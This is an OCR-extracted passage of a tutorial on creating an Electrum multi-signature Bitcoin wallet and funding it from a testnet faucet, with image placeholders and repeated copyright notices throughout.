


11. Now you need to obtain and **save your master public key**. You will **need** it for the next step when creating the **Multi-Signature wallet**.

a. For **Windows** users: click **"Wallet"** → **"Information"**


b. For **Mac OS** users: click **"Wallet"** → **"Master Public Keys"**

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




Create Multi-Signature Wallet

1. Trigger the wallet creation wizard via file menu > new/restore (for Mac users press ⌘N), enter the desired wallet file name then click **"Next"**




2. Choose **"Multi-signature wallet"** and click **"Next"**

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




3. Choose the Multi-Signature wallet depending on your team.
   a. 3 People - 3 cosigners ,2 signatures




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

b. 4 People – **4 cosigners, 3 signatures**




4. Now you need to **add** each **cosigner's Master Public Key** obtained from Step 2/11.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



5. After you add all the cosigners' Master Public Keys your **Multi-Signature** wallet will be **created**.




Fund Your Multi-Signature Wallet


1. Go to the Bitcoin Testnet faucet: https://testnet.manu.backend.hamburg/faucet

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

2. Copy your receiving address from Electrum Wallet.




3. Paste the address and click "Give me Some Coins" button



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

